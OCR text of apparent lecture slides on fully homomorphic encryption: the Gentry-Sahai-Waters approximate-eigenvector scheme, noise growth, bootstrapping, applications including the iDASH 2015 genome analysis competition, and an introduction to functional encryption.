"Partially Homomorphic" (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

"Bootstrapping" [Gen09]

"Homomorphic enough" Encryption $\Rightarrow^{*}$ FHE

Homomorphic enough = Can evaluate its own Dec Circuit

FHE

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- Basic Encryption:

$$c = (\mathbf{a},\ b = \langle \mathbf{s}, \mathbf{a} \rangle + e + m\ \lfloor q/2 \rfloor)$$

secret key


LWE

Error-correction of m


HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- Basic Encryption:



- New Encryption* = "blown up" basic encryption



$(\mathbf{A} \in Z_q^{n \times (n+1)}, \mathbf{s} \in Z_q^n,$ identity matrix $\mathbf{I} \in Z_q^{(n+1) \times (n+1)})$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$[s \quad || -1]\, C = e + m\,[s \quad || -1] \pmod q$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$tC = e + m\,t \pmod q$$

(Let t = [s || -1])

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$tC \approx m\,t \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} \boldsymbol{A} \\ \boldsymbol{sA} + \boldsymbol{e} \end{bmatrix} + m\,\boldsymbol{I}$

Decryption Equation:

$$\mathbf{t} \qquad \mathbf{C} \quad \approx \quad m\,\mathbf{t} \pmod q$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$\mathbf{t} \quad \underbrace{\mathbf{C}}_{\text{Ciphertext matrix}} \quad \approx \quad \mathbf{m}\,\mathbf{t} \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$\underbrace{\mathbf{t}}_{\text{Secret key = Eigenvector}} \quad \underbrace{\mathbf{C}}_{\text{Ciphertext matrix}} \quad \approx \quad \mathbf{m\,t} \pmod{q}$$

HOMOMORPHIC ENCRYPTION

[Gentry Sahai Waters 13, Brakerski Vaikuntanathan 14]

- New Encryption: $\mathbf{C} = \begin{bmatrix} A \\ sA + e \end{bmatrix} + m\,I$

Decryption Equation:

$$\underbrace{\mathbf{t}}_{\text{Secret key = Eigenvector}} \quad \underbrace{\mathbf{C}}_{\text{Ciphertext matrix}} \quad \approx \quad \underbrace{\mathbf{m}\,\mathbf{t}}_{\text{Message = Eigenvalue}} \pmod q$$

"APPROXIMATE EIGENVECTOR" ENCRYPTION

An encryption scheme where:

- cipher text **C** is a matrix;
- secret key **sk** is vector; and

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

"small" noise<< q

- **sk** is an "approximate" eigenvector of **C** with eigenvalue m

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod q$$

- Homomorphic addition: $C_1 + C_2$

$$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod q$$
$$sk \cdot c_2 = e_2 + m_2 \cdot sk \pmod q$$
$$sk \cdot (c_1 + c_2) = e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod q$$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

- Homomorphic addition: $\mathbf{C_1} + \mathbf{C_2}$
  - sk is an approx. eigenvector of C_1+C_2 with eigenvalue m_1+m_2

$$sk \cdot C_1 = e_1 + m_1 \cdot sk \pmod{q}$$
$$sk \cdot C_2 = e_2 + m_2 \cdot sk \pmod{q}$$
$$sk \cdot (C_1+C_2) = e_1+e_2+(m_1+m_2) \cdot sk \pmod{q}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod q$$

- Homomorphic addition: $C_1 + C_2$
  - sk is an approx. eigenvector of C_1+C_2 with eigenvalue m_1+m_2
  - Noise growth: $\varepsilon_{add} \leq \varepsilon_{C1} + \varepsilon_{C2}$

$$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod q$$
$$sk \cdot c_2 = e_2 + m_2 \cdot sk \pmod q$$
$$sk \cdot (c_1 + c_2) = e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod q$$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

- Homomorphic addition: $\mathbf{C_1} + \mathbf{C_2}$
  - sk is an approx. eigenvector of C_1+C_2 with eigenvalue m_1+m_2
  - Noise growth: $\varepsilon_{add} \leq \varepsilon_{C1} + \varepsilon_{C2}$
- Homomorphic multiplication*: $\mathbf{C_1 C_2}$

$$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod{q}$$
$$sk \cdot c_2 = e_2 + m_2 \cdot sk \pmod{q}$$
$$sk \cdot (c_1 + c_2) = e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q}$$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

- Homomorphic addition: $\mathbf{C_1 + C_2}$
  - sk is an approx. eigenvector of C_1+C_2 with eigenvalue m_1+m_2
  - Noise growth: $\varepsilon_{add} \leq \varepsilon_{C1} + \varepsilon_{C2}$
- Homomorphic multiplication*: $\mathbf{C_1 C_2}$
  - sk is an approx. eigenvector of C_1C_2 with eigenvalue m_1m_2

$$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod{q}$$
$$sk \cdot c_2 = e_2 + m_2 \cdot sk \pmod{q}$$
$$sk \cdot (c_1 + c_2) = e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q}$$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod{q}$

$sk \cdot c_2 = e_2 + m_2 \cdot sk \pmod{q}$

$sk \cdot (c_1 + c_2) = e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q}$

- Homomorphic addition: $\mathbf{C_1 + C_2}$
  - sk is an approx. eigenvector of C_1+C_2 with eigenvalue m_1+m_2
  - Noise growth: $\varepsilon_{add} \leq \varepsilon_{C1} + \varepsilon_{C2}$
- Homomorphic multiplication*: $\mathbf{C_1 C_2}$
  - sk is an approx. eigenvector of C_1C_2 with eigenvalue m_1m_2

Proof: $\mathbf{sk} \cdot \mathbf{C_1 C_2} \approx (m_1 \cdot \mathbf{sk}) \cdot \mathbf{C_2} \approx m_1 \cdot m_2 \cdot \mathbf{sk}$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

$sk \cdot c_1 = e_1 + m_1 \cdot sk \pmod{q}$

$sk \cdot c_2 = e_2 + m_2 \cdot sk \pmod{q}$

$sk \cdot (c_1 + c_2) = e_1 + e_2 + (m_1 + m_2) \cdot sk \pmod{q}$

- Homomorphic addition: $\mathbf{C_1 + C_2}$
  - sk is an approx. eigenvector of C_1+C_2 with eigenvalue m_1+m_2
  - Noise growth: $\varepsilon_{add} \leq \varepsilon_{C1} + \varepsilon_{C2}$
- Homomorphic multiplication*: $\mathbf{C_1 C_2}$
  - sk is an approx. eigenvector of C_1C_2 with eigenvalue m_1m_2

    Proof: $\mathbf{sk} \cdot \mathbf{C_1 C_2} \approx (m_1 \cdot \mathbf{sk}) \cdot \mathbf{C_2} \approx m_1 \cdot m_2 \cdot \mathbf{sk}$
  - Noise growth (with some more work): $\varepsilon_{mult} \leq n\, \varepsilon_{C1} + \varepsilon_{C2}$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

► Caveat 1 (Important): No correctness since decryption recovers m + error

$$\mathbf{C} = \begin{bmatrix} \boldsymbol{A} \\ \boldsymbol{sA} + \boldsymbol{e} \end{bmatrix} + m\,\boldsymbol{I}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Caveat 1 (Important): No correctness since decryption recovers m + error
  - Problem with decryption as well as homomorphic multiplication
  - Solution: Error-Correct!

$$C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + mG \text{ where}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod q$$

- Caveat 1 (Important): No correctness since decryption recovers m + error
  - Problem with decryption as well as homomorphic multiplication
  - Solution: Error-Correct!

$$C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + mG \text{ where}$$

$$G = \begin{bmatrix} 1 & 2 & 4 & \cdots & q/2 & \cdots & 0 & \cdots & 0 \\ \cdots & 0 & \cdots & & 1 & 2 & 4 & \cdots & q/2 & \cdots & 0 \\ \cdots & 0 & \cdots & & \cdots & 0 & \cdots & & 1 & 2 & 4 \end{bmatrix}$$

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

- Caveat 1 (Important): No correctness since decryption recovers m + error
  - Problem with decryption as well as homomorphic multiplication
  - Solution: Error-Correct!

$$C = \begin{bmatrix} A \\ sA + e \end{bmatrix} + mG \text{ where}$$

- Caveat 2: Can only encrypt bits
  - A variant scheme of Brakerski-Gentry-Vaikuntanathan'12 (mentioned earlier) can encrypt with rate close to 1.

HOMOMORPHIC OPERATIONS

$$sk \cdot C = e + m \cdot sk \pmod{q}$$

error after depth d

$\approx n^d < q/4$

$\approx 2^{n^\varepsilon}$

$\Rightarrow d \leq \frac{n^\varepsilon}{\log n}$

HOMOMORPHIC OPERATIONS

$$\mathbf{sk} \cdot \mathbf{C} = \mathbf{e} + \mathbf{m} \cdot \mathbf{sk} \pmod{q}$$

- Set Initial Error = poly(n)
- Set modulus $q = 2^{n^{\varepsilon}}$ for some small ε
- Can evaluate circuits of depth roughly n^{ε}, since the error grows by a factor of n every level (depth).

FHE: The Big Picture

"Partially Homomorphic" (PHE) Encryption

[Gen09,DGHV10,SV10,BV11a,BV11b,BGV12,LTV12,GHS'12,…]

Evaluate "shallow" arithmetic circuits

"Bootstrapping" [Gen09]


"Homomorphic enough" Encryption $\Rightarrow^{*}$ FHE

Homomorphic enough = Can evaluate its own Dec Circuit

FHE

Implementations

HELIB



APPLICATIONS

APPLICATIONS

- **Special-purpose HE:**

  [LN**V**11, PRZB11, GLN13, GK**V**14,…]

APPLICATIONS

- **Special-purpose HE:**

  [LN**V**11, PRZB11, GLN13, GK**V**14,…]

  – Encrypted VoIP

APPLICATIONS

- **Special-purpose HE:**

  [LN**V**11, PRZB11, GLN13, GK**V**14,…]

  – Encrypted VoIP

  – Encrypted machine learning (SVMs, decision trees)

APPLICATIONS

- **Special-purpose HE:**

  [LN**V**11, PRZB11, GLN13, GK**V**14,…]

  - Encrypted VoIP
  - Encrypted machine learning (SVMs, decision trees)
  - Encrypted AES and stream cipher computations

APPLICATIONS

- **Special-purpose HE:**

  [LN**V**11, PRZB11, GLN13, GK**V**14,…]

  - Encrypted VoIP
  - Encrypted machine learning (SVMs, decision trees)
  - Encrypted AES and stream cipher computations

- **Interactive Methods: Secure Computation**

  [BenOr-Goldwasser-Wigderson87, Goldreich-Micali-Wigderson87]

IDASH

IDASH PRIVACY & SECURITY WORKSHOP 2015

SECURE GENOME ANALYSIS COMPETITION

Download Ubuntu 14.04 Virtual Machine Image: here (Please use virtual machine hardware version 11)

Download Windows 8 Virtual Machine Image: here (Please use virtual machine hardware version 11)

(Username: user Password: UserPd@2014)

SUBMIT YOUR SOLUTION AS A VIRTUAL MACHINE

(Please load your solution in a virtual machine with detailed instructions and then submit it through the above button)

FAQ

Challenge 1: Homomorphic encryption (HME) based secure genomic data analysis

Minimum requirement: secure for semi-honest adversaries

Task 1: Secure Outsourcing GWAS

- Each participating team will be given the genotypes in two groups (one case and one control) of individuals over a few SNPs.
- They are required to develop a HME based protocol to encrypt these input datasets. Then, the encrypted datasets can be used to compute the minor allele frequencies (MAF) and calculate chi-squared statistics for each of the given SNPs between the case and the control groups on an untrusted remote sever. Finally, the protocol returns the encrypted results (e.g., MAF, chi-squared statistics), where only the data owner with the private key can decrypt the results


WHAT WE DID NOT DO


- How to Protect the Cloud's Program / Circuit
- FHE can be used to do communication-efficient multiparty computation (cf. Goldwasser lecture)
- Multi-key Fully Homomorphic Encryption

Functional Encryption

FUNCTIONAL ENCRYPTION

PK







FUNCTIONAL ENCRYPTION


PK

"I want to learn F(D)"





F:




Say, F=spam-filter

FUNCTIONAL ENCRYPTION

PK

"I want to learn F(D)"


SK_F



CT = Enc(PK, D)

cloud

F:




Say, F=spam-filter

Compute F(D) *and* **only F(D)**

FUNCTIONAL ENCRYPTION

